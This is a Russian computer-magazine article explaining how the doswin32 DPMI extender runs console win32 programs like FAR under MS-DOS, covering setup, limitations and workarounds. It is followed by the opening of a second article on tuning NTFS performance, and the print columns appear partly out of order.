Windows — прекрасная ось, только сильно падающая :). Хуже того, Windows — это не система реального времени! Нельзя доверять ей управление процессами, требующими немедленного отклика (наподобие датчика давления на паровом котле), поскольку в любой момент «нехороший» процесс или драйвер может захватить управление и задержать его на неопределенный срок. Несмотря на то, что Windows «успешно» применяется в ATM и прочих встраиваемых устройствах, убытки от сбоев достигают довольно внушительных объемов. Почему бы не использовать QNX или MS-DOS? Кто же будет программировать их? Современные программисты знают только Microsoft Visual C++/Borland Builder и с трудом отличают язык от средств разработки. Осваивать альтернативные операционные системы никто не хочет — слишком маленький потенциальный рынок.

Вот если бы было «волшебное» средство для запуска win32-программ под MS-DOS! Пусть даже без графического интерфейса и в текстовом режиме командной строки.

И такое средство действительно есть — утилита doswin32 Юрия Харона занимается именно этим и представляет собой не эмулятор Windows, а DPMI-расширитель, реализующий базовый минимум системных функций Windows. Doswin32 позволяет запускать FAR, MS VC, BCC, PKZIP и другие консольные приложения (запуск файлов, обработанных упаковщиками или защищенных протекторами, не гарантирован, и часто они не запускаются). Скорость работы выше всяких похвал, даже на древнем оборудовании все буквально летает.

**что может doswin32** Ядро исполняемой системы (dw32core.zip), занимающее в упакованном виде чуть больше 100 Кб (!), — это единственное, что нужно нам для нормальной работы. В этот крохотный объем Харону удалось втиснуть:

— ПОЛНОЦЕННЫЙ DPMI-РАСШИРИТЕЛЬ, КОТОРЫЙ ПЕРЕВОДИТ ПРОЦЕССОР В ЗАЩИЩЕННЫЙ РЕЖИМ, ПОДДЕРЖИВАЕТ ВИРТУАЛЬНУЮ





# «НЕ УДИВЛЯЙСЯ, ЕСЛИ ПОД DOSWIN32 КОМПЬЮТЕР ПЕРЕСТАНЕТ РЕАГИРОВАТЬ НА <CTRL>-<ALT>-<DEL>. НЕ ПОДУМАЙ, ЧТО СЛОМАЛАСЬ ТВОЯ КЛАВИАТУРА: DOSWIN32 ПЕРЕХВАТЫВАЕТ И БЛОКИРУЕТ ПЕРЕЗАГРУЗКУ, ЧТОБЫ НЕ ПОТЕРЯТЬ НЕСОХРАНЕННЫЕ ДАННЫЕ»

ПАМЯТЬ (ВКЛЮЧАЯ ПОДКАЧКУ НА ДИСК) И СОДЕРЖИТ «ПЕРЕХОДНИКИ» ИЗ ЗАЩИЩЕННОГО РЕЖИМА К ФУНКЦИЯМ MS-DOS.

- ЗАГРУЗЧИК РЕ-ФАЙЛОВ, КОТОРЫЙ «ПЕРЕВАРИВАЕТ» И ИСПОЛНЯЕМЫЕ ФАЙЛЫ, И ДИНАМИЧЕСКИЕ БИБЛИОТЕКИ (DLL).
- ОСНОВНЫЕ СИСТЕМНЫЕ ФУНКЦИИ БАЗОВЫХ WINDOWS-БИБЛИОТЕК: ERNEL32.DLL, USER32.DLL, ADVAPI32.DLL, OLE32.DLL, SHELL32.DLL, MPR.DLL, NTDLL.DLL, VERSION.DLL, WINMM.DLL, OLEAUT32.DLL, RPCRT4.DLL, WINSPOOL.DRV, GDI32.DLL. ПОНЯТЕЛЬНО, РЕАЛИЗОВАН НЕ ПОЛНЫЙ НАБОР ТОЧЕК ВХОДА: ДЛЯ КОНСОЛЬНЫХ ЗАДАЧ ПОЛНЫЙ И НЕ НУЖЕН, А МЕСТА ДЛЯ НЕГО ТРЕБУЕТСЯ МНОГО. К ТОМУ ЖЕ МНОГИЕ ТОЧКИ ВХОДА «РЕАЛИЗОВАНЫ» В ВИДЕ «ЗАГЛУШЕК», СОСТОЯЩИХ ИЗ ОДНОГО ТОЛЬКО RETURN ERROR\_CALL\_NOT\_IMPLEMENTED, RETURN\_ERROR\_INVALID\_HANDLE И Т.Д. ЭТО «ПАТЕНТОВАННАЯ» ТЕХНОЛОГИЯ WINDOWS 9X — ОБЪЯВИТЬ ФУНКЦИЮ В SDK И ТУТ ЖЕ «ЗАТКНУТЬ» ЕЕ, ЧТОБЫ НИКТО НЕ ИСПОЛЬЗОВАЛ.
- РЕЕСТР И INI-ФАЙЛЫ — ФУНКЦИИ РЕЕСТРА РЕАЛИЗОВАНЫ НЕ СЛИШКОМ ПРОИЗВОДИТЕЛЬНО И РАБОТА С БОЛЬШИМИ ОБЪЕМАМИ ДАННЫХ ВЫЗЫВАЕТ ОПРЕДЕЛЕННЫЕ ТОРМОЗА. ТАКЖЕ СОХРАНЕНИЕ ИЗМЕНЕНИЙ НА ДИСК ПРОИСХОДИТ ЛИБО ТОЛЬКО ПО ЯВНОМУ ЗАПРОСУ REGFLUSHKEY, ЛИБО ПО ЗАВЕРШЕНИЮ ПРОЦЕССА.
- БУФЕР ОБМЕНА — ПОДДЕРЖИВАЮТСЯ ТОЛЬКО ФОРМАТЫ CF\_TEXT, CF\_OEMTEXT И REGISTERCLIPBOARDFORMAT, ПРИЧЕМ ПЕРЕКОДИРОВКА МЕЖДУ ФОРМАТАМИ НЕ ПРОВОДИТСЯ, ПОСКОЛЬКУ ANSI-CODERPAGE И OEM-CODERPAGE ВЕЗДЕ ОДИНАКОВЫЕ.

СПИСОК ТОГО, ЧЕГО ЗДЕСЬ НЕТ:


- МНОГОЗАДАЧНОСТИ/МНОГОПОТОЧНОСТИ (ВЫЗОВ CREATETHREAD НЕ РЕАЛИЗОВАН)
- РАЗДЕЛЬНЫХ АДРЕСНЫХ ПРОСТРАНСТВ. ВСЕ ЗАДАЧИ ВЫПОЛНЯЮТСЯ В ЕДИНОЙ ОБЛАСТИ ПАМЯТИ, ЧТО, В ЧАСТНОСТИ, ДЕЛАЕТ НЕВОЗМОЖНЫМ ЗАПУСК ИЗ FAR'А ПРОГРАММ БЕЗ РЕЛОКАЦИЙ, ПОСКОЛЬКУ ОНИ ХОТЯТ ИСПОЛНЯТЬСЯ В РЕГИОНЕ ПАМЯТИ, УЖЕ ЗАНЯТОМ FAR'ОМ, И НЕ МОГУТ БЫТЬ ПЕРЕМЕЩЕНЫ НА ДРУГОЕ МЕСТО — ТАБЛИЦЫ ПЕРЕМЕЩАЕМЫХ ЭЛЕМЕНТОВ У НИХ НЕТ.
- СЕТИ. БИБЛИОТЕКА WINSOCK.DLL В DOSWIN32 НЕ РЕАЛИЗОВАНА, СЛЕДОВАТЕЛЬНО, МЫ НЕ МОЖЕМ ВЗАИМОДЕЙСТВОВАТЬ С СЕТЬЮ «НАПРЯМУЮ». ТЕМ НЕ МЕНЕЕ, КАКАЯ-ТО СЕТЕВАЯ ПОДДЕРЖКА В MS-DOS ЕСТЬ. В ЧАСТНОСТИ, ОНА МОЖЕТ МОНТИРОВАТЬ СЕТЕВЫЕ ДИСКИ NOVELL NETWARE, КОТОРЫЕ DOSWIN32 ВИДИТ ЗАМЕЧАТЕЛЬНО.
- ПОДДЕРЖКИ NTFS. НАВЕРНОЕ, ПОДДЕРЖКА NTFS — САМЫЙ БОЛЬШОЙ ВОПРОС И ПОМЕХА ИСПОЛЬЗОВАНИЮ DOSWIN32 КАК СИСТЕМНОЙ ДИСКЕТКИ ДЛЯ «ПОЧИНКИ» УПАВШЕЙ NT. ТЕМ НЕ МЕНЕЕ, МЫ МОЖЕМ ИСПОЛЬЗОВАТЬ NTFS-ДРАЙВЕРЫ ОТ СТОРОННИХ ПРОИЗВОДИТЕЛЕЙ (ПОДРОБНЕЕ О НИХ — В

КНИГЕ КРИСА КАСПЕРСКИ «ТЕХНИКА ВОССТАНОВЛЕНИЯ ДАННЫХ» — ПРИМ. РЕД.). К ТОМУ ЖЕ ЖИВА НАДЕЖДА «ПРИМЕРИТЬ» NTFS-FOR-DOS МАРКА РУССИНОВИЧА И DOSWIN32, ЧЕМ ХАРОН СЕЙЧАС И ЗАНИМАЕТСЯ.

- ГРАФИЧЕСКОЙ И ОКОННОЙ ПОДСИСТЕМЫ. ФУНКЦИИ USER32.DLL И GDI32.DLL НЕ РЕАЛИЗОВАНЫ, И ДОСТУПЕН ЛИШЬ ТЕКСТОВЫЙ РЕЖИМ.

Таким образом, doswin32 позволяет запускать не сильно извращенные консольные программы, к которым, помимо FAR'a, относятся компиляторы, линкеры, отладчики типа Turbo Debugger и прочий инструментарий. Настоящему программисту ничего другого для счастья и не нужно. Шутка :). На самом деле никто не предлагает устанавливать doswin32 на устаревшее оборудование только затем, чтобы программировать под него. Вместо этого мы будем программировать для него! Для устаревшего оборудования, в смысле, для оборудования, которое можно использовать и как «фундамент» встраиваемых систем реального времени, и как рабочие станции «тонких» клиентов, и еще как черти что. На периферии сплошь и рядом стоит MS-DOS, под которую постоянно просят написать/дописать что-то, но не возвращаться же ради заказчиков в давно забытый, похороненный и забро-

*FAR без проблем работает под doswin32*



## ПОЛНАЯ СОВМЕСТИМОСТЬ

9X, NT, XP ИЛИ LONGHORN? ПОД DOSWIN32 ФУНКЦИЯ GETVERSIONEX ВОЗВРАЩАЕТ СТРОКУ 'DW32', ЧТО ОЗНАЧАЕТ DOSWIN32, А ПОЛЕ DWPLATFORMID РАВНО 3. В PLATFORM SDK ТАКОГО ОПРЕДЕЛЕНИЯ НЕТ, ЗАТО ЕСТЬ: 0 — MS-DOS/WINDOWS 3.X С WIN32S, 1 — WINDOWS 9X, 2 — WINDOWS NT. ТАКИМ ОБРАЗОМ, DOSWIN32 НЕ ЭМУЛИРУЕТ НИ ОДНУ ИЗ ИЗВЕСТНЫХ ВЕРСИЙ WINDOWS, НО В ТО ЖЕ ВРЕМЯ ПОДДЕРЖИВАЕТ ИХ ВСЕ! DOSWIN32 — ЭТО САМОСТОЯТЕЛЬНЫЙ ПРОДУКТ, ПОЭТОМУ НЕКОРРЕКТНО СПРАШИВАТЬ, КАК ОН ОТНОСИТСЯ К XP ИЛИ LONGHORN. И НЕТ НИКАКОГО XP, ЕСТЬ ТОЛЬКО ГЛОБАЛЬНАЯ МАРКЕТИНГОВАЯ ЛОЖЬ. MICROSOFT ВЫПУСТИЛА ВСЕГО ТРИ ЛИНЕЙКИ ОПЕРАЦИОННЫХ СИСТЕМ: 16-РАЗРЯДНАЯ WINDOWS 3.X/WIN32S С УЩЕРБНОЙ ПОДДЕРЖКОЙ 32-РАЗРЯДНЫХ ПРОГРАММ (НЫНЕ ПРАКТИЧЕСКИ МЕРТВА), WINDOWS 95/96/98/ME, ИЗВЕСТНАЯ В КРУГАХ РАЗРАБОТЧИКОВ ПОД ИМЕНЕМ «WIN32S, РЕАЛИЗОВАННЫЙ ДОЛЖНЫМ ОБРАЗОМ» (ОБЫЧНО ОБОЗНАЧАЕТСЯ КАК 9X), И, НАКОНЕЦ, WINDOWS NT. ВСЕ ПОСЛЕДУЮЩИЕ ОСИ (W2K/2003/XP/LONGHORN) СОБРАНЫ НА ЯДРЕ NT И ОТЛИЧАЮТСЯ ДРУГ ОТ ДРУГА ТОЛЬКО ИНТЕРФЕЙСОМ. С ЭТОЙ ТОЧКИ ЗРЕНИЯ DOSWIN32 ПРЕДСТАВЛЯЕТ СОБОЙ НЕЗАВИСИМЫЙ КЛОН WINDOWS, ЧАСТИЧНО СОВМЕСТИМЫЙ СО ВСЕМИ СИСТЕМАМИ. ЭТО НЕ 9X И НЕ XP — ЭТО DOSWIN32.

шенный Turbo Pascal. Конечно же, возвращаться не будем. Достаточно написать консольное win32-приложение (при желании и под Turbo Vision), использующее «плоскую» модель памяти и кучу готовых библиотек, откомпилировать его своим любимым компилятором и... запустить в MS-DOS с помощью doswin32!

**подготовка doswin32 к работе** Последнюю версию пакета doswin32 можно скачать с сайта [www.doswin32.com](http://www.doswin32.com). Для некоммерческого использования он бесплатен. Минимум системных требований: 80486 DX и 16 Мб оперативной памяти. Версия MS-DOS от 5.x и выше. Однако вплоть до версии 7.x поддержка длинных имен отсутствует (doswin32 работает с диском не напрямую, а через файловую систему, «умнее» которой быть никак не может).

Скачиваешь ядро исполняемой системы с [www.doswin32.com:8080/ftp/pub/dw32core.zip](http://www.doswin32.com:8080/ftp/pub/dw32core.zip) и распаковы-

бенно если не используешь Turbo Debugger). Скопируй их на системную дискету, которую можно подготовить средствами Windows 98 или обратившись к проекту FreeDOS.

Загружать драйверы HIMEM.SYS и EMM32.EXE совершенно не обязательно, doswin32 справится с памятью и самостоятельно. Однако без мыши, русификатора и smartdrive будет очень плохо. После запуска doswin32 уже не удастся загрузить никакие MS-DOS-драйверы, об их запуске следует позаботиться заблаговременно. Крайне желательно установить правильную кодовую страницу (на нее отвечает country.sys), иначе русские имена файлов будут отображаться некорректно.

Синтаксис командной строки предельно прост: run32 file\_name arg1 arg2 argN, где file\_name — имя win32-файла, который нужно запустить, а arg1-argN — ключи командной строки, которые будут переданы запускаемому приложе-

рам наподобие FAR'a или PKZIP'a doswin32 вылетает с воплем об ошибке. Под «борщом» (эмулятором BOCHS) PKZIP уже запускается, но... FAR по-прежнему продолжает не работать: обламывается с поиском языковых файлов и тихо кончается в черный экран. Так проявляют себя ошибки эмулятора, для исправления которых к статье прилагается специальный патч, подготовленный Юрием Хароном (не ищи его ни на официальном сайте борща, ни на сайте самого doswin32, так как это 100% эксклюзив). Просто скопируй файлы в директорию исходных текстов борща версии 2.1.1 (совместимость с остальными версиями не гарантирована) и перекомпилируй проект. Теперь FAR запускается как ни в чем не бывало, а черный экран окрашивается в приятный голубой цвет.

Лучше всего брать сам FAR из раздела update ([www.farmanager.com/updates.php?l=ru](http://www.farmanager.com/updates.php?l=ru)), поскольку здесь он поставляется в простом архиве без инсталлятора (а инсталлятор, будучи GUI-приложением, естественно, не запускается под doswin32). Распаковав архив, увидишь файлы far.exe (главный исполняемый файл), far.map (карта памяти для отладки — можно смело стирать), farrus.lng/fareng.lng (русское/английское меню) и farrus.hlf/fareng.hlf (русская и английская помощь). Два языковых комплекта на системной дискете совершенно ни к чему, от одного из них можно избавиться — от русского. Английский лучше оставить на случай проблем с русификатором.

## ДЛЯ ИСПРАВЛЕНИЯ ОШИБОК ЭМУЛЯТОРА НА ДИСКЕ ЕСТЬ СПЕЦИАЛЬНЫЙ ПАТЧ (В СЕТИ ЕГО НЕТ — 100% ЭКСКЛЮЗИВ). ФАЙЛЫ СКОПИРУЙ В ДИРЕКТОРИЮ ИСХОДНЫХ ТЕКСТОВ (СОВМЕСТИМ С ВЕРСИЕЙ 2.1.1).


ваешь. Видишь файлы: DOSWIN32.RTM (150 Кб) — DPMI-расширитель, RUN32.EXE (571 байт) — «пус-калка», RD32.EXE (579 байт) — загрузчик для отладчика Turbo Debugger и т.п. Первые два файла обязательны, остальные можно и потерять (осо-

нию. Если не указывать никаких имен, doswin32 останется в памяти резидентно, позволяя запускать файлы обычным путем. Мы можем работать как со старыми 8- и 16-разрядными MS-DOS-приложениями реального и защищенного режима, так и с новыми 32-разрядными win32-приложениями. (Есть сложности с dpmi16-приложениями, поэтому по «настоящим трудящимся» я сделал возможность применять их. Но учти, что до запуска doswin32 нужно установить несколько env-var, описанных в документации — прим. Юрия Харона.) Выход из эмулятора — по команде Exit.



К сожалению, под VMWare и некоторыми другими эмуляторами при попытке запуска «тяжеловесных» прог-

Как вариант, «выдираешь» эти файлы из ранее установленного дистрибутива. Для сохранения своих настроек запусти SaveSettings.bat (входит в штатную поставку FAR'a). На диске образуется два файла: FarSave1.reg и FarSave2.reg. Объедини их в один, для чего удали из FarSave2.reg строку «REGEDIT4» и скопируй остаток внутрь FarSave1.reg, размещая его между «REGEDIT4» и «[HKEY\_CURRENT\_USER\Software\Far]». Берешь «dw32reg.exe» (входит в комплект «дополнительных системных утилит», поставляемых вместе с doswin32) и запускаешь его: «dw32reg.exe /C FarSave1.reg». Образуется файл «DOSWIN32.RGD», который нужно скопировать в одну директорию с doswin32.exe. Это и есть твой реестр, с которым будет работать FAR.

Большинство win32-программ не запускаются из FAR'a, поскольку практически все exe сейчас собираются без релокаций и претендуют на память,



Попытка запуска FAR'a под doswin32, запущенным под VMWare, приводит к выбросу исключения



FAR, запущенный под doswin32 под протатченным BOCHS'EM

При запуске FAR'a под doswin32, запущенным под BOCHS'EM, на экране появляется сообщение «error: cannot load language data» и загрузка прекращается

уже занятую FAR'ом. Приходится каждый раз выходить из FAR'a, запуская их из чистой командной строки. Неудобно, конечно, но терпимо (текущий каталог при этом сохраняется). Можно обойти программу перебазируем FAR'a. Понадобится утилита rebase.exe, входящая в состав MS Visual Studio и Platform SDK, которая запускается так: «rebase -b 0x80000000 far.exe». В нормальных условиях адрес 80000000h занят операционной системой и никогда не выделяется прикладным приложениям, поэтому никаких конфликтов с запускаемыми программами под doswin32 не возникнет. Такой файл будет запускаться и под Windows NT, которая автоматически переместит его в свободный регион. С Windows 9x имеются определен-

ные проблемы (этот адрес занят совместно используемыми memory-mapped файлами), и лучше зачеркнуть два нуля, перебазируясь на 0x8000000, но тогда будь готов к возможным конфликтам с уже загружаемыми приложениями. Alpha-версии FAR'a обычно собираются без релокаций и не могут быть перебазированы. Все beta- и stable-версии полностью перемещаемы. Собственные программы лучше всего собирать с перемещаемыми элементами (ключ /FIXED:NO линкера MS link), чтобы «подружить» их с FAR'ом. Если программа компоновалась линкером ulink (создан все тем же Юрием Хароном) с ключом -ay[x], то под Windows задача пойдет как «родное» win32-приложение. Под MS-DOS будет автоматически искать doswin32 в текущем каталоге и в PATH'ах, самостоятельно загружая расширитель и освобождая тебя от лишних телодвижений.

Doswin32 — это не игрушка из серии «собрались в кучу пионеры и заточили миштяки от нефиг делать», а профессиональный инструмент, пригодный для серьезной работы. Doswin32 действительно работает во многих встраиваемых системах — там, где использование Windows затруднено или крайне нежелательно. Еще его часто используют школы, которые в силу неблагоприятного состояния не могут позволить себе нормальные компьютеры, а учить детей современ-

ными языкам программирования как никак, а все-таки приходится :).

Словом, doswin32 — это то самое средство, которого все так давно ждали и которое, наконец, появилось и стало доступно всем желающим ☺

«Прототипом» doswin32 был borland'овский Powerpack. Собственно, изначально я взялся за него только потому, что Borland уже много лет не поддерживает Powerpack, там не только «перестало хватать» необходимых точек в api, но и неоптимально используется память (по современным меркам). А дальше «понеслось» :) (с) Юрий Харон

**WWW**

**www.doswin32.com** — ОФИЦИАЛЬНЫЙ САЙТ ПОДДЕРЖКИ DOSWIN32, С КОТОРОГО МОЖНО ВЫКАЧАТЬ ИСПОЛНИТЕЛЬНОЕ ЯДРО СИСТЕМЫ, ДОКУМЕНТАЦИЮ, ДОПОЛНИТЕЛЬНЫЕ УТИЛИТЫ И ДРУГУЮ ПОЛЕЗНУЮ ВСЯЧИНУ.

**www.freedos.org** — FREEDOS PROJECT, БЕСПЛАТНЫЙ КЛОН MS-DOS, ДОСТУПНЫЙ ДЛЯ СКАЧИВАНИЯ В ВИДЕ ГОТОВЫХ ОБРАЗЦОВ.

**http://prdownloads.sourceforge.net/bochs/bochs-2.2.1.tar.gz?download** — BOCHS, БЕСПЛАТНЫЙ ЭМУЛЯТОР PC, РАСПРОСТРАНЯЮЩИЙСЯ В ИСХОДНЫХ ТЕКСТАХ, НО СОДЕРЖАЩИЙ МНОЖЕСТВО ОШИБОК, ПРЕПЯТСТВУЮЩИХ НОРМАЛЬНОЙ РАБОТЕ DOSWIN32. ВОТ ПОЧЕМУ ДЛЯ ВЕРСИИ 2.1.1 ХАРОН ВЫПУСТИЛ СПЕЦИАЛЬНЫЙ ЗАКРЫТЫЙ ПАТЧ.

**www.farmanager.com/updates.php?l=ru** — FAR, ЗАМЕЧАТЕЛЬНЫЙ ФАЙЛОВЫЙ МЕНЕДЖЕР КОНСОЛЬНОГО ТИПА, РАБОТАЮЩИЙ ПОД WINDOWS, ПОСЛЕДНЮЮ ВЕРСИЮ КОТОРОГО ВСЕГДА МОЖНО НАЙТИ В РАЗДЕЛЕ ОБНОВЛЕНИЙ.

**DosWin32 HomePage**

[\[To English Page\]](#)

**Информация**

- Лицензионное соглашение
- Описание продукта

**Дистрибутивы**

- Исполняемая система
- Файлы для разработки
- Описание
- Дополнительные системные утилиты

**Последние новости**

- 20.12.2005 Исправлено вычисление номера строки с ошибкой в dw32reg.exe
- 23.09.2005 Добавлено несколько "заглушек" (NOT\_IMPLEMENTED) в kernel32 и advapi32
- 05.08.2005 Несколько специфических исправлений (см. history)
- 27.05.2005 Исправлена ошибка работы со статическими те привнесенная 05.05
- 05.05.2005 Несколько мелких изменений (см. history)
- 18.04.2005 В NT часть включен корректор ошибки последнего security патча NT4sp6a
- 14.11.2004 Несколько специфических исправлений (см. history)
- 26.10.2004 Добавлен экспорт SvcctlWindow
- 15.09.2004 Несколько специфических исправлений (см. history)

Официальный сайт поддержки утилиты doswin32

# разгон на четыре буквы



## БЕСПОЩАДНОЕ ПОВЫШЕНИЕ РАБОТОСПОСОБНОСТИ NTFS

ДИСКОВАЯ ПОДСИСТЕМА — ОДНО ИЗ САМЫХ «УЗКИХ» МЕСТ КОМПЬЮТЕРА, ЕЕ ПРАВИЛЬНАЯ НАСТРОЙКА ЧАСТО УВЕЛИЧИВАЕТ ПРОИЗВОДИТЕЛЬНОСТЬ В НЕСКОЛЬКО РАЗ, В ТО ВРЕМЯ КАК РАЗГОН ПРОЦЕССОРА ДАЕТ В ЛУЧШЕМ СЛУЧАЕ ДЕСЯТКИ ПРОЦЕНТОВ. МЫ НЕ МОЖЕМ РАССКАЗАТЬ ОБО ВСЕХ ФАЙЛОВЫХ СИСТЕМАХ, ПОЭТОМУ ОСТАНОВИМСЯ НА NTFS, КАК НА САМОЙ ПОПУЛЯРНОЙ | **NEZUMI**

Файловая система NTFS, автоматически устанавливаемая Windows 2000 и XP по умолчанию, привлекает все больше людей. Через несколько лет на нее перейдут все или почти все. Прежде чем погружаться в тонкости настройки NTFS, обсудим, стоит ли вообще переходить на эту систему, — она предоставляет не лучший выбор в плане производительности.

NTFS — это журналируемая файловая система, поддерживающая транзакции, которые значительно уменьшают вероятность потери данных (можно даже вырубать питание в процессе дефрагментации), но вместе с тем вызывают потери производительности, иногда очень значительные. На серверах и «серьезных» рабочих станциях сохранность данных превыше всего, здесь не существует альтернативы, в то время как для домашнего компьютера выбор не так очевиден.

Плюс ко всему NTFS требует много памяти, имеет мерзкую проблему фрагментации \$MFT (о ней мы еще поговорим) и плохо справляется с каталогами, содержащими огромное количество файлов (хотя за счет индексации имен файлов на V\*tree-деревьях все должно быть наоборот). И вообще NTFS конкретно тормозит по сравнению с FAT32.

Назову преимущества NTFS: поддержка разделов большого объема, возможность установки квот (то есть выделенного объема дискового пространства) и прав разграничения доступа, прозрачное шифрование и упаковка отдельных файлов. На практике ни один из этих пунктов не касается домашних компьютеров. Разделы большого объема? Они, конечно, хороши, но по целому ряду соображений лучше разбить их.


Единственная причина, из-за которой я сижу под NTFS, — это ее отказоустойчивость и надежность. Так что сворачиваем демагогию и переходим к изучению магических заклинаний, повышающих производительность.

**факторы, определяющие производительность** Вот три фактора, которые несут больше всего ответственности за производительность (перечислены в порядке убывания значимости):

- 1 ФРАГМЕНТАЦИЯ;
- 2 СКОРОСТЬ ДИСКА;
- 3 РАЗМЕР КЛАСТЕРА.

**фрагментация** Знакомьтесь! Я — фрагментация! Я ужас, летящий на крыльях ночи, я — стрелок магнитных головок. Я — файл, размазанный по всей поверхности. Я — жуткие тормоза. Я — твой постоян-

Внешний вид дефрагментатора компании O&O



ный спутник и главный враг. Многие светлые головы пытались бороться со мной, оптимизируя алгоритм выделения свободного пространства файловой системой, но немногие в этом преуспели. NTFS всегда стремится разместить файл в одном непрерывном куске целиком, только где найдешь такой кусок? Вот и приходится дробить файл на части. Голова в одном месте, хвост — совсем в другом. Даже если файл не фрагментирован, но в то же время используемые файлы (скажем, исполняемый файл и файл данных) размещены в различных частях диска, магнитной головке приходится совершать большие телодвижения, что приводит к затратам времени.

Предоставленная сама себе, фрагментация с течением времени неуклонно возрастает, замедляя работу компьютера без всяких видимых причин. Чтобы восстановить статус-кво, необходимо периодически (например раз в месяц) запускать специальную утилиту — дефрагментатор. В штатную поставку Windows 2000 и XP входит что-то подобное, но совсем не дефрагментатор, а жалкая пародия на него. Расследование показало, что он представляет собой усеченную версию одноименной утилиты, выпущенной компанией O&O, — ее можно найти на сайте [www.oo-software.com](http://www.oo-software.com) или в любом парнокопытном наподобие Бобра.

Вот только некоторые наиболее существенные различия полной версии и штатного дефрагментатора:

- ПОЛНАЯ ВЕРСИЯ ПОЗВОЛЯЕТ ДЕФРАГМЕНТИРОВАТЬ ОТКРЫТЫЕ, СИСТЕМНЫЕ, ЗАБЛОКИРОВАННЫЕ ФАЙЛЫ И MFT
